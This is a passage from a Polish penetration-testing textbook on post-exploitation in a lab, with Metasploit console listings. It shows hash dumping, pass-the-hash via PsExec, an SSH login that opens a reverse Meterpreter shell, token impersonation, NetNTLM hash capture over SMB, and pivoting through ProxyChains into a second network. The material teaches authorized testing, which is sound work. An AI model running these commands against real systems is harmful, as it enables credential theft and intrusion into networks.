Atak opisywany w poprzednim podrozdziale był oparty na zdolności do złamania zahaszowanego hasła i uzyskania dostępu do systemu za pomocą odczytanego w ten sposób hasła użytkownika. Oczywiście w przypadku maszyny z systemem Windows XP złamanie hasła było dosyć trywialne, ponieważ w tym systemie hasła haszowane są za pomocą łatwego do złamania algorytmu LM.

W rozdziale 9. mówiliśmy o tym, że kiedy mamy do dyspozycji tylko skrót NTLM hasła użytkownika zamiast jego słabszej wersji haszowanej algorytmem LM, nasza zdolność do złamania hasła w rozsądny czasie zależy od siły hasła, rozmiarów i złożoności słownika haseł, a nawet efektywności algorytmów wykorzystywanych w używanym przez nas programie do łamania haseł. Jeżeli nie uda nam się złamać zahtaszowanego hasła, to zalogowanie do innych systemów w środowisku celu może się okazać utrudnione lub wręcz niemożliwe.

Na szczęście w takiej sytuacji z pomocą ponownie przychodzi nam program PsExec. Kiedy użytkownik loguje się do zdalnego systemu za pomocą SMB, jego hasło nie jest przesyłane w postaci otwartego tekstu. Zamiast tego system zdalny generuje wywołanie, na które może poprawnie odpowiedzieć tylko ktoś ze znajomością poprawnego hasła (protokół *challenge/response*). W tym przypadku odpowiedzią na wywołanie jest skrót hasła wygenerowany przy użyciu algorytmu LM lub NTLM (w zależności od implementacji).

Kiedy logujesz się do systemu zdalnego, Twoje hasło dostępu jest haszowane i przesyłane do niego w celu weryfikacji. System zdalny zakłada, że jeżeli przesłany skrót hasła jest poprawny, to musisz mieć dostęp do odpowiadającego mu hasła dostępu — co poniekąd wynika z samej definicji tworzenia jednokierunkowych funkcji skrótu. A czy możesz sobie wyobrazić sytuację, w której miałbyś dostęp do zahtaszowanego hasła bez znajomości tekstowej wersji?

W rozdziale 9. udało nam się złamać wszystkie skróty haseł pozyskane z atakowanych systemów. Co więcej, w przypadku systemu Windows XP byliśmy w stanie dokonać odwrócenia haszy LM niezależnie od siły odpowiadających im haseł. Spróbujmy teraz zasymulować sytuację, w której dysponujemy tylko skrótkami haseł pozyskanymi za pomocą polecenia hashdump Meterpretera, tak jak zostało to przedstawione na listingu 13.22.

Listing 13.22. Zastosowanie polecenia hashdump

```
meterpreter > hashdump
Administrator:500:e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaee8fb117ad06bdd830b7586c:::
georgia:1003:e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaee8fb117ad06bdd830b7586c:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6fce0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:93880b42019f250cd197b67718ac9a3d:86da9cefbdedaf62b66d9b2fe8816c1f:::
secret:1004:e52cac67419a9a22e1c7c53891cb0efa:9bff06fe611486579fb74037890fd96:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:6f552ba8b5c6198ba826d459344ceb14:::
```

UWAGA Kiedy używasz polecenia hashdump w sesjach Meterpretera na nowszych wersjach systemu Windows, może się okazać, że próba wykonania takiego polecenia zakończy się niepowodzeniem. W takiej sytuacji alternatywnym rozwiążaniem może być użycie modułu post/windows/gather/hashdump. Warto zauważyć, że istnieje również moduł post/windows/gather/smart_hashdump, który potrafi gromadzić nie tylko skróty haseł użytkowników lokalnych, ale również zahtaszowane haseła użytkowników domenowych (o ile oczywiście zostanie uruchomiony na kontrolerze domeny). Krótko mówiąc, jeżeli nie uda Ci się pozyskać skrótów haseł od razu za pierwszym razem, powinieneś wypróbować inne możliwości.

Użyjemy teraz modułu PsExec Metasploita i za pomocą mechanizmu uwięztytelniania SMB przeprowadzimy atak typu *pass the hash*. Zamiast podawać w opcji *SMBPass* hasło użytkownika georgia, ustawimy ją na ciąg znaków składający się ze skrótów LM i NTLM tego hasła, które pozyskaliśmy za pomocą poleceń hashdump, co zostało pokazane na listingu 13.23.

Listing 13.23. Atak typu pass the hash przeprowadzony za pomocą modułu PsExec

```
msf exploit(psexec) > set SMBPass e52cac67419a9a224a3b108f3fa6cb6d:8846f7eae
↪e8fb117ad06bdd830b7586c
SMBPass => e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaee8fb117ad06bdd830b7586c
msf exploit(psexec) > exploit
(...)
[*] Meterpreter session 7 opened (192.168.20.9:4444 -> 192.168.20.10:1233)
↪at 2015-08-14 14:17:47 -0400
```

Ponownie udało nam się użyć modułu PsExec do nawiązania sesji Meterpretera. Jak widać, nawet bez znajomości tekstowej wersji hasła pozyskanie jego skrótu z jednego hosta i zastosowanie odpowiedniego modułu Metasploita może być wystarczające do uzyskania dostępu do innych systemów działających w środowisku celu.

SSHExec

W podobny sposób jak modułu PsExec w systemie Windows, modułu **SSHExec** możemy używać do poruszania się w środowisku systemów linuksowych, oczywiście przy założeniu, że posiadamy co najmniej jeden zestaw skrótów haseł, które mogą działać na innych systemach. Przykład zastosowania modułu *multi/ssh/sshexec* i jego opcje zostały przedstawione na listingu 13.24.

Listing 13.24. Zastosowanie modułu SSHExec

```
msf > use exploit/multi/ssh/sshexec
msf exploit(sshexec) > show options

Module options (exploit/multi/ssh/sshexec):
  Name      Current Setting  Required  Description
  ----      -----          -----    -----
  PASSWORD          yes        The password to authenticate with.
  RHOST            yes        The target address
  RPORT           22         yes        The target port
  USERNAME        root        yes        The user to authenticate as.
  (...)

msf exploit(sshexec) > set RHOST 192.168.20.11
RHOST => 192.168.20.11
msf exploit(sshexec) > set USERNAME georgia ①
USERNAME => georgia
msf exploit(sshexec) > set PASSWORD password ②
PASSWORD => password
```

```
msf exploit(sshexec) > show payloads
(...)
linux/x86/meterpreter/reverse_tcp normal Linux Meterpreter, Reverse TCP Stager
(...)
msf exploit(sshexec) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf exploit(sshexec) > set LHOST 192.168.20.9
LHOST => 192.168.20.9
msf exploit(sshexec) > exploit
[*] Started reverse handler on 192.168.20.9:4444
(...)
[*] Meterpreter session 10 opened (192.168.20.9:4444 -> 192.168.20.11:36154) at 2015-03-25
    ↪13:43:26 -0400
meterpreter > getuid
Server username: uid=1000, gid=1000, euid=1000, egid=1000, suid=1000, sgid=1000
meterpreter > shell
Process 21880 created.
Channel 1 created.
whoami
georgia
```

W chwili obecnej znamy już hasło dostępu dla użytkownika **georgia**, które udało nam się złamać w rozdziale 9. Choć w tym przykładzie ponownie będziemy się logować do tego samego hosta (tak jak robiliśmy to wcześniej w podrozdziale „**PsExec**”), w ten sam sposób możemy zalogować się do każdego innego hosta w tym środowisku, na którym istnieje konto użytkownika **georgia**.

Podobnie jak w przypadku PsExec, aby zalogować się w systemie, musimy podać nazwę konta użytkownika i odpowiednie hasło dostępu. Opcję **USERNAME** ustawiamy na **georgia** ①, opcję **PASSWORD** na **password** ② i następnie wybieramy ładunek **linux/x86/meterpreter/reverse_tcp**.

W przeciwnieństwie jednak do modułu PsExec (który przesyłał do atakowanego hosta mały plik binarny i uruchamiał go jako usługę działającą na poziomie uprawnień systemowych), w przypadku zastosowania modułu SSHEXec uzyskujemy sesję działającą na poziomie użytkownika **georgia**. Szybko przekonasz się, jak za pomocą tego modułu można łatwo i wygodnie przenosić się z jednego systemu linuksowego na drugi w poszukiwaniu cennych informacji i innych luk w zabezpieczeniach.

Tokeny personifikacji

Skoro wiemy już, że do uzyskania dostępu do innych systemów znajomość hasła dostępu nie jest bezwzględnie konieczna, zastanówmy się, czy możemy się również obejść bez skrótów haseł.

Jednym z bardzo interesujących mechanizmów bezpieczeństwa wykorzystywanych w systemie Windows jest koncepcja tak zwanych **tokenów**. Tokeny są używane głównie do realizacji kontroli dostępu. W oparciu o token bezpieczeństwa posiadany przez dany proces system operacyjny może podejmować decyzje o tym, jakie uprawnienia posiada taki proces i do jakich zasobów może mieć dostęp.

Tokeny możesz traktować jako swego rodzaju tymczasowe klucze, które dają dostęp do różnych zasobów systemu bez konieczności podawania hasła za każdym razem, kiedy chcesz wykonać uprzywilejowaną operację. Za każdym razem, kiedy użytkownik interaktywnie loguje się do systemu, na przykład z poziomu konsoli czy za pośrednictwem zdalnego pulpitu, tworzony jest tzw. **token delegacji** (ang. *delegation token*).

Tokeny delegacji pozwalają procesowi na personifikację tokena w systemie lokalnym oraz w sieci, na przykład w innych systemach domenowych. Tokeny delegacji zawierają poświadczenia logowania i mogą być wykorzystywane do uwierzytelniania w innych systemach, takich jak kontrolery domeny. Tokeny są zachowywane w systemie aż do momentu wyłączenia, więc nawet jeżeli dany użytkownik się wyloguje, jego token jest nadal obecny w systemie aż do chwili, w której system zostanie zamknięty. Jeżeli udałoby nam się pozyskać taki token użytkownika, potencjalnie moglibyśmy zdobyć dodatkowe uprawnienia bądź nawet możliwość logowania do innych systemów.

Incognito

Załóżmy, że udało nam się skompromitować atakowany system i uzyskać do niego dostęp. W naszym przykładzie rolę takiego hosta może odgrywać maszyna wirtualna z systemem Windows XP. Jakie tokeny możemy znaleźć w takim systemie i w jaki sposób możemy je pozyskać? Pakiet **Incognito** był początkowo samodzielny narzędziem zaprojektowanym przez pentesterów zajmujących się badaniem możliwości pozyskiwania tokenów i wykorzystywania ich do podnoszenia uprawnień w atakowanym systemie, ale po pewnym czasie został dodany jako moduł rozszerzający możliwości Meterpretera. Moduł Incognito pozwala obecnie na wyszukiwanie i pozyskiwanie wszystkich tokenów przechowywanych w atakowanym systemie.

Domyślnie moduł Incognito nie jest ładowany do Meterpretera, ale w razie potrzeby możemy to zrobić ręcznie za pomocą polecenia `load`, tak jak zostało to przedstawione poniżej. Do pracy z modułem Incognito powinieneś użyć sesji Meterpretera działającej na poziomie uprawnień systemowych (użytkownik `SYSTEM` posiada dostęp do wszystkich tokenów przechowywanych w danym systemie).

```
meterpreter > load incognito
Loading extension incognito...success.
```

Zanim zaczniesz używać modułu Incognito, przejdź na maszynę z systemem Windows XP i zaloguj się jako użytkownik `secret` z hasłem `Password123`. Taka operacja spowoduje utworzenie tokena delegacji, który będziemy mogli wykorzystać. Podczas wyświetlania listy tokenów Incognito przeszukuje wszystkie uchwyty (ang. *handlers*) istniejące w systemie i za pomocą niskopoziomowych wywołań funkcji Windows API sprawdza, które z nich należą do tokenów. Aby wyświetlić listę wszystkich dostępnych tokenów, po załadowaniu modułu Incognito wykonaj polecenie `list_tokens -u`, tak jak zostało to przedstawione na listingu 13.25.

Listing 13.25. Wyświetlanie listy dostępnych tokenów za pomocą modułu Incognito

```
meterpreter > list_tokens -u
Delegation Tokens Available
=====
BOOKXP\georgia
BOOKXP\secret
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
```

Na liście możemy znaleźć między innymi tokeny użytkowników `georgia` i `secret`. Spróbujemy teraz pozyskać token użytkownika `secret`, dzięki któremu uzyskamy efektywnie dostęp do systemu na prawach tego użytkownika. Do przejęcia tokenu powinieneś użyć polecenia `impersonate_token`, tak jak zostało to przedstawione na listingu 13.26 (zwróć uwagę, że znak lewego ukośnika, oddzielający nazwę domeny od nazwy konta użytkownika, został poprzedzony znakiem ucieczki, którym w tym przypadku jest również znak lewego ukośnika).

Listing 13.26. Pozyskiwanie tokenów za pomocą modułu Incognito

```
meterpreter > impersonate_token BOOKXP\\secret
[+] Delegation token available
[+] Successfully impersonated user BOOKXP\secret
meterpreter > getuid
Server username: BOOKXP\secret
```

Po pomyślnym pozyskaniu tokena użytkownika `secret` możemy wykonać polecenie `getuid`, dzięki któremu możemy się przekonać, że nasza sesja efektywnie działa teraz w kontekście użytkownika `secret`. Takie rozwiązanie może być szczególnie interesujące w przypadku środowiska domenowego — jeżeli użytkownik `secret` posiada prawa administratora domeny, to po przejęciu jego tokenu nasza sesja automatycznie uzyskuje takie same uprawnienia, dzięki czemu możemy wykonać takie operacje jak utworzenie nowego konta administratora domeny czy zmiana hasła dostępu dla administratora domeny (więcej szczegółowych informacji na temat tworzenia nowych kont użytkowników z poziomu wiersza poleceń konsoli znajdziesz w podrozdziale „Utrzymywanie dostępu do skompromitowanego systemu” w dalszej części tego rozdziału).

Moduł SMB Capture

Przyjrzymy się teraz jednej z bardziej interesujących konsekwencji przejmowania tokenów. W środowisku domenowym skróty haseł użytkowników domeny są przechowywane tylko na kontrolerze domeny, co oznacza, że jeżeli użyjemy polecenia `hashdump` na jakimkolwiek innym skompromitowanym systemie, otrzymamy w efekcie tylko zestawienie skrótów haseł użytkowników lokalnych tego systemu. Co prawda nasze środowisko testowe nie jest skonfigurowane domenowo, więc

skrót hasła użytkownika `secret` jest przechowywany lokalnie, ale na krótką chwilę wyobraź sobie, że użytkownik `secret` jest użytkownikiem domenowym. Pokażemy teraz sposób na przejmowanie skrótu hasła bez konieczności uzyskiwania dostępu do kontrolera domeny poprzez przekazanie takiego skrótu do kontrolowanego przez nas serwera SMB i zapisanie rezultatów.

Otwórz drugą instancję konsoli `Msfconsole` i użyj modułu `auxiliary/server/capture/smb` do utworzenia serwera SMB, który będzie przechwytywał wszystkie próby uwierzytelniania. Podobnie jak w przypadku ataków po stronie klienta, które omawialiśmy w rozdziale 10., moduł ten nie atakuje w żaden sposób innych systemów; jego zadaniem jest po prostu utworzenie serwera SMB i oczekiwanie na nadchodzące połączenia. Proces konfiguracji i uruchamiania modułu został przedstawiony na listingu 13.27.

Listing 13.27. Zastosowanie modułu SMB Capture

```
msf > use auxiliary/server/capture/smb
msf auxiliary(smb) > show options

Module options (auxiliary/server/capture/smb):
Name      Current Setting  Required  Description
----      -----          -----      -----
CAINPWFILe           no        The local filename to store the hashes in Cain&Abel
                           ↵format
CHALLENGE      1122334455667788 yes        The 8 byte challenge
JOHNPFILe           no        The prefix to the local filename to store the
                           ↵hashes in JOHN format
SRVHOST       0.0.0.0     yes        The local host to listen on. This must be an
                           ↵address on the local machine or 0.0.0.0
SRVPORT        445        yes        The local port to listen on.
SSL            false      no         Negotiate SSL for incoming connections
SSLCert          false      no         Path to a custom SSL certificate (default is
                           ↵randomly generated)
SSLVersion      SSL3       no         Specify the version of SSL that should be used
                           ↵(accepted: SSL2, SSL3, TLS1)

msf auxiliary(smb) > set JOHNPFILe /root/johnfile ①
JOHNPFILe => johnfile
msf auxiliary(smb) > exploit
```

Wyniki działania możesz zachować w plikach `CAINPWFILe` lub `JOHNPFILe`, które zapisują przechwycone skróty haseł w formatach programów odpowiednio Cain and Abel oraz John the Ripper. W naszym przypadku skorzystamy z pliku `JOHNPFILe` ①, ponieważ programu John the Ripper używaliśmy już w rozdziale 9.

Powróć do sesji Meterpretera, w której dokonaliśmy przejęcia tokena użytkownika `secret`, i przejdź do powłoki systemu, tak jak zostało to przedstawione poniżej. Ponieważ nasza sesja Meterpretera działa teraz w kontekście użytkownika `secret`, to uruchomiona powłoka systemu będzie działać na prawach tego samego użytkownika. Wiedząc, że w tokenach delegacji są przechowywane poświadcze-

nia logowania pozwalające na logowanie się do innych systemów, użyjemy teraz polecenia net use do próby uwierzytelnienia na kontrolowanym przez nas serwerze SMB.

Spróbuj podłączyć się do dowolnie wybranego udziału sieciowego serwera SMB działającego w naszej maszynie z systemem Kali Linux. Oczywiście próba logowania nie powiedzie się, ale poświadczenie logowania użytkownika secret zostaną przechwycone.

```
meterpreter > shell  
C:\Documents and Settings\secret>net use \\192.168.20.9\cokolwiek
```

Powróć do okna konsoli Msfconsole, w której działa moduł SMB Capture, gdzie powinieneś zobaczyć przechwycony zestaw skrótów haseł.

```
[*] SMB Captured - 2015-08-14 15:11:16 -0400  
NTLMv1 Response Captured from 192.168.20.10:1078 - 192.168.20.10  
USER:secret DOMAIN:BOOKXP OS:Windows 2002 Service Pack 3 2600 LM:Windows 2002 5.1  
LMHASH:76365e2d142b5612338deca26aae2a5d6f3460500532424  
NTHASH:f2148557db0456441e57ce35d83bd0a27fb71fc8913aa21c
```

UWAGA Przedstawiony przykład może się wydawać nieco złożony, zwłaszcza kiedy nie dysponujemy domeną Windows. Z tego względu może się zdarzyć, że zamiast przechwycenia skrótów haseł otrzymasz komunikat podobny do przedstawionego poniżej:

```
[*] SMB Capture - Empty hash captured from 192.168.20.10:1050 - 192.168.20.10  
captured, ignoring ...
```

Jest to dosyć powszechnie występujący problem. W takiej sytuacji po prostu spróbuj zrozumieć założenia i zasady działania takiego ataku, a z pewnością będziesz w stanie pomyślnie wykorzystać tę metodę w rzeczywistym środowisku domenowym klienta.

Otrzymane wyniki zostały zapisane w odpowiednim pliku zdefiniowanym w opcji *JOHNPWFILE* modułu *auxiliary/server/capture/smb* Metasploita. Przykładowo jeżeli w naszym przykładzie ustawiliśmy opcję *JOHNPWFILE* jako */root/johnfile*, to wyniki działania, które możemy przekazać do programu John the Ripper, znajdziemy w pliku */root/johnfile_netntlm*. Jeżeli porównasz teraz skróty haseł otrzymane za pomocą polecenia hashdump (patrz listing 13.22) z bieżącymi, przekonasz się, że hasze dla użytkownika secret różnią się od siebie. Dlaczego tak się dzieje? Okazuje się, że w tym przypadku otrzymaliśmy hasze NETLM i NETNTLM, różniące się nieco od regularnych haszy LM i NTLM, z którymi pracowaliśmy w rozdziale 9. Jeżeli przyjrzyisz się uważnie formatowi pliku *JOHNPWFILE*, to przekonasz się również, że jest on nieco inny niż pliki, z którymi do tej pory pracowaliśmy w programie John the Ripper.

Warto zwrócić szczególną uwagę na to, że na końcu rekordu opisującego skróty haseł znajduje się ciąg znaków reprezentujący opcję *CHALLENGE* ustawioną w Metasploicie. Co prawda w naszym przypadku użytkownik *secret* posiadał oczywiście skróty haseł zapisane lokalnie w systemie Windows XP, co oszczędziło nam konieczności łamania haszy NETLM i NETNTLM, ale w praktyce jest to bardzo użyteczna metoda pozyskiwania skrótów haseł użytkowników domenowych, które lokalnie są przechowywane wyłącznie na kontrolerze domeny.

Pivoting

Teraz zobaczymy, czy dzięki uzyskaniu dostępu do jednego systemu możemy też uzyskać dostęp do hostów w zupełnie innej sieci. Zazwyczaj w środowiskach większości firm i organizacji bezpośrednią styczność z internetem ma tylko kilka starannie wybranych systemów, takich jak serwery WWW, serwery poczty elektronicznej, serwery dostępowe VPN itp. Takie usługi mogą być hostowane przez różnych dostawców, takich jak Google czy GoDaddy, ale równie dobrze mogą być realizowane we własnym środowisku firmy. Jeżeli mamy do czynienia z tym ostatnim przypadkiem, to uzyskanie dostępu do takich hostów z internetu może pozwolić na uzyskanie dostępu do zasobów wewnętrznej sieci danej firmy czy organizacji. W idealnej sytuacji wewnętrzna sieć firmy powinna być podzielona na segmenty według jednostek organizacyjnych, poziomów poufności przetwarzanych danych i tak dalej, dzięki czemu napastnik, któremu udało się uzyskać dostęp do jednej maszyny, nie będzie miał możliwości podłączenia się do innych hostów w środowisku firmy.

UWAGA

Systemy mające bezpośrednią styczność z internetem mogą posiadać dwa lub nawet więcej interfejsów sieciowych podłączonych do różnych sieci, na przykład z jednej strony do internetu, a z drugiej do wewnętrznej sieci firmy czy organizacji. Dobrą praktyką jest odseparowanie takich systemów od wrażliwych zasobów sieci wewnętrznej poprzez umieszczenie ich w strefie zdemilitaryzowanej (ang. demilitarized zone — DMZ), choć zdarzało mi się przeprowadzać takie testy penetracyjne dla klientów, kiedy to systemy mające styczność z internetem były po prostu częścią wewnętrznej domeny ich środowiska. W takich sytuacjach wystarczało zwykle wykorzystać taką czy inną lukę w zabezpieczeniach aplikacji internetowych, a następnie za pomocą odpowiedniego ładunku PHP utworzyć sesję powłoki, tak jak robiliśmy to w przypadku XAMPP-a w rozdziale 8., i w efekcie użytkowałam dostęp do wewnętrznych systemów w domenie klienta. Mam jednak nadzieję, że w praktyce rzadko będziesz się spotykał z takimi sytuacjami i środowiska Twoich klientów będą znacznie lepiej zabezpieczone.

Jak pamiętasz, podczas konfigurowania maszyny wirtualnej z systemem Windows 7 (patrz rozdział 1.) utworzyliśmy w niej dwa interfejsy sieciowe. Pierwszy z nich pracuje w trybie połączenia mostkowego, które pozwala na komunikację z innymi maszynami wirtualnymi w naszym środowisku testowym, a drugi pracuje w trybie *host-only*, który zapewnia połączenie z hostem. Na potrzeby tego przykładu powinieneś przełączyć interfejs sieciowy maszyny z systemem Windows XP do pracy w trybie *host-only*, tak aby nie była ona osiągalna z poziomu systemu Kali Linux (więcej szczegółowych informacji na temat zmiany ustawień wirtualnych interfejsów sieciowych znajdziesz w rozdziale 1., w podrozdziale „Tworzenie maszyny-celu z systemem Windows 7”).


Choć pracujemy w sesji z systemem Windows, Meterpreter pozwala na wyświetlanie ustawień połączeń sieciowych za pomocą polecenia `ifconfig`. Jak zostało pokazane na listingu 13.28, maszyna z systemem Windows 7 jest podłączona do dwóch sieci: 192.168.20.0/24, w której działa również system Kali Linux, oraz 172.16.85.0/24, do której system Kali Linux nie ma dostępu.

Listing 13.28. Konfiguracja sieciowa systemu podłączonego do dwóch sieci

```
meterpreter > ifconfig
Interface 11
=====
Name      : Intel® PRO/1000 MT Network Connection
Hardware MAC : 00:0c:29:62:d5:c8
MTU       : 1500
IPv4 Address : 192.168.20.12
IPv4 Netmask : 255.255.255.0
Interface 23
=====
Name      : Intel® PRO/1000 MT Network Connection #2
Hardware MAC : 00:0c:29:62:d5:d2
MTU       : 1500
IPv4 Address : 172.16.85.191
IPv4 Netmask : 255.255.255.0
```

Z poziomu systemu Kali Linux nie możemy atakować bezpośrednio żadnych systemów działających w sieci 172.16.85.0. Ponieważ mamy jednak dostęp do maszyny z systemem Windows 7, możemy jej użyć jako hosta pośredniczącego do eksploracji drugiej sieci, tak jak zostało to przedstawione na rysunku 13.3. Taki sposób przeprowadzania ataku z wykorzystaniem hosta pośredniczącego nosi nazwę *pivotingu*.

W tym momencie teoretycznie moglibyśmy już rozpoczęć kopiowanie na system Windows 7 narzędzi, za pomocą których będziemy przeprowadzać test penetracyjny hostów w sieci 172.16.85.0, ale taka operacja zapewne szybko zakończyłaby się interwencją programu antywirusowego i musielibyśmy posprzątać cały poziostawiony przez nas bałagan. Na szczęście Metasploit daje nam do dyspozycji inne rozwiązanie — możemy zmienić routing, tak aby cały ruch kierowany do atakowanej sieci był przesyłany przez otwartą sesję Metasploita.



Rysunek 13.3. Atakowanie niedostępnej sieci z wykorzystaniem hosta pośredniczącego

Dodawanie tras za pomocą polecenia route

Polecenie route pozwala na wskazanie pakietowi Metasploit miejsca, do którego ma kierować ruch sieciowy. Zamiast przesyłać ruch do hosta o danym adresie IP, możemy dzięki temu przesyłać ruch sieciowy kierowany do danej sieci poprzez wybraną otwartą sesję. W naszym przypadku chcemy przesyłać cały ruch sieciowy kierowany do sieci 172.16.85.0 poprzez sesję z maszyną Windows 7. Składnia polecenia route Metasploita jest następująca: `route add sieć <maska podsieci> <identyfikator sesji>`.

```
msf > route add 172.16.85.0 255.255.255.0 2
```

Od tej chwili cały ruch z Metasploita do sieci 172.16.85.0 będzie automatycznie przesyłany poprzez sesję z systemem Windows 7 (w moim przypadku jest to sesja numer 2). Dzięki temu możemy teraz ustawiać opcje takie jak RHOST czy RHOSTS na hosty działające w tej sieci, a Metasploit będzie przesyłał ruch sieciowy w odpowiednie miejsce.

Skanery portów w pakiecie Metasploit

Jedną z pierwszych operacji, jaką wykonywaliśmy w rozdziale 5. podczas gromadzenia informacji o środowisku celu, było skanowanie portów za pomocą programu Nmap. Pracując z przesyłaniem ruchu sieciowego poprzez sesję Metasploita, nie będziemy co prawda w stanie korzystać z narzędzi zewnętrznych, ale na szczęście Metasploit posiada kilka wbudowanych modułów skanerów, takich jak *scanner/portscan/tcp*, za pomocą których możemy przeprowadzać proste skanowanie TCP, tak jak zostało to przedstawione na listingu 13.29.

Listing 13.29. Skanowanie portów za pomocą Metasploita

```
msf > use scanner/portscan/tcp
msf auxiliary(tcp) > show options
Module options (auxiliary/scanner/portscan/tcp):
  Name      Current Setting  Required  Description
  ----      -----          -----      -----
  CONCURRENCY    10           yes        The number of concurrent ports to check per host
  PORTS        ① 1-10000      yes        Ports to scan (e.g. 22-25,80,110-900)
  RHOSTS          172.16.85.190  yes        The target address range or CIDR identifier
  THREADS         1             yes        The number of concurrent threads
  TIMEOUT        1000          yes        The socket connect timeout in milliseconds
msf auxiliary(tcp) > set RHOSTS 172.16.85.190
rhosts => 172.16.85.190
msf auxiliary(tcp) > exploit
[*] 172.16.85.190:25 - TCP OPEN
[*] 172.16.85.190:80 - TCP OPEN
[*] 172.16.85.190:139 - TCP OPEN
[*] 172.16.85.190:135 - TCP OPEN
[*] 172.16.85.190:180 - TCP OPEN
(...)
```

Opcję RHOSTS ustawiamy tak samo jak w przypadku innych modułów dodatkowych. Domyślnie Metasploit skanuje porty o numerach od 1 do 10000 ①, ale w razie potrzeby oczywiście zmień to ustawienie.

Choć wbudowane skanery portów Metasploita nie mają tak rozbudowanych możliwości jak Nmap, dzięki nim możemy się przekonać, że port SMB jest otwarty. Teraz możemy kolejno użyć modułu *auxiliary/scanner/smb/smb_version* i następnie za pomocą funkcji *check* modułu *windows/smb/ms08_067_netapi* sprawdzić, czy przy użyciu hosta pośredniczącego (pivot) uda nam się wykorzystać lukę MS08-067 w systemie Windows XP działającym w sieci hosta.

Wykorzystywanie luk w zabezpieczeniach za pośrednictwem pivota

Ponieważ nasze systemy Windows XP oraz Kali Linux są podłączone do różnych sieci, ładunek nie może wygenerować połączenia zwrotnego. Dzieje się tak, gdyż zaatakowana maszyna z systemem Windows XP nie wie, jak przekazywać ruch do hosta działającego w sieci 192.168.20.0 (oczywiście jeżeli nasz system Kali Linux byłby podłączony do internetu, a atakowana sieć wewnętrzna miałaby możliwość przesyłania ruchu do internetu, to opisywana wcześniej sytuacja nie miałaby miejsca — jednak w przypadku naszego środowiska testowego sieć *host-only* „nie wie”, jak przesyłać pakiety do sieci mostkowanej). W takiej sytuacji zamiast ładunku typu *reverse_tcp* użyjemy ładunku typu *bind_tcp*. Metasploitowy handler takiego ładunku nie będzie jednak miał żadnych problemów z przekazywaniem ruchu za pośrednictwem pivota. Przykład działania ładunku *windows/meterpreter/bind_tcp* został przedstawiony na listingu 13.30.

Listing 13.30. Uruchamianie exploita za pośrednictwem pivota

```
msf exploit(handler) > use windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set RHOST 172.16.85.190
RHOST => 172.16.85.190
msf exploit(ms08_067_netapi) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf exploit(ms08_067_netapi) > exploit
```

Zgodnie z oczekiwaniami po uruchomieniu exploita zostaje nawiązana sesja powłoki, tym razem za pośrednictwem pivota.

Moduł Socks4a i program ProxyChains

Opisany atak z wykorzystaniem pivota jest efektywnym rozwiązaniem, ale niestety jesteśmy w nim ograniczeni do stosowania wyłącznie modułów Metasploita. Ale czy na pewno? Czy istnieje jakiś sposób na używanie innych narzędzi poprzez metasploitowego pivota? Odpowiedzią na to pytanie jest ProxyChains, czyli narzędzie przekierowujące ruch do serwera proxy, za pomocą którego możemy przesyłać ruch generowany przez narzędzia systemu Kali Linux do sesji Metasploita.

Zanim będziemy mogli skorzystać z tego narzędzia, musimy najpierw utworzyć i skonfigurować w pakiecie Metasploit odpowiedni serwer proxy. Do realizacji tego zadania użyjemy modułu Socks4a (*auxiliary/server/socks4a*), który będzie spełniał podobną funkcję co moduł serwera SMB, którego używaliśmy do przechwytywania skrótów NETLM i NETNTLM wcześniej w tym rozdziale. Sposób konfiguracji modułu serwera proxy został przedstawiony na listingu 13.31.

Listing 13.31. Konfiguracja serwera proxy Socks4a w pakiecie Metasploit

```
msf > use auxiliary/server/socks4a
msf auxiliary(socks4a) > show options

Module options (auxiliary/server/socks4a):
  Name      Current Setting  Required  Description
  ----      -----          -----      -----
  SRVHOST   0.0.0.0          yes        The address to listen on
  SRVPORT   1080             yes        The port to listen on.

msf auxiliary(socks4a) > exploit
[*] Auxiliary module execution completed
[*] Starting the socks4a proxy server
```

Opcje modułu serwera proxy możesz pozostawić na wartościach domyślnych, ale pamiętaj, że w takiej sytuacji serwer będzie pracował na porcie 1080.

Teraz musimy zmodyfikować zawartość pliku konfiguracyjnego */etc/proxychains.conf* programu ProxyChains. Otwórz ten plik w edytorze tekstu i przejdź na koniec pliku, gdzie powinieneś zobaczyć, że domyślnie narzędzie to jest skonfigurowane do przesyłania ruchu w sieciach Tor, co zostało przedstawione poniżej.

```
# add proxy here ...
# defaults set to "tor"
socks4 127.0.0.1 9050
```

W naszym przypadku musimy zmienić ustawienia tak, aby wskazywały na serwer proxy Metasploita. Zmień numer portu 9050 (domyślny port sieci Tor) na 1080 (serwer proxy Metasploita). Odpowiedni wiersz w pliku konfiguracyjnym powinien teraz wyglądać następująco:

```
socks4 127.0.0.1 1080
```

Po wprowadzeniu zmian zapisz plik konfiguracyjny programu ProxyChains. Teraz możemy już atakować nasz system Windows XP za pomocą takich narzędzi jak Nmap, działających całkowicie na zewnątrz Metasploita, poprzedzając w wierszu wywołania nazwę programu poleceniem `proxychains`, tak jak zostało to przedstawione na listingu 13.32 (pamiętaj, że w pakuiecie Metasploit musi również być ustawiona odpowiednia trasa przekazywania ruchu, ponieważ program ProxyChains po prostu przesyła ruch sieciowy do Metasploita, który z kolei powinien za pośrednictwem pivota kierować go do atakowanego celu).

Listing 13.32. Uruchamianie skanera Nmap za pośrednictwem ProxyChains

```
root@kali:~# proxychains nmap -Pn -sT -sV -p 445,446 172.16.85.190
ProxyChains-3.1 (http://proxychains.sf.net)
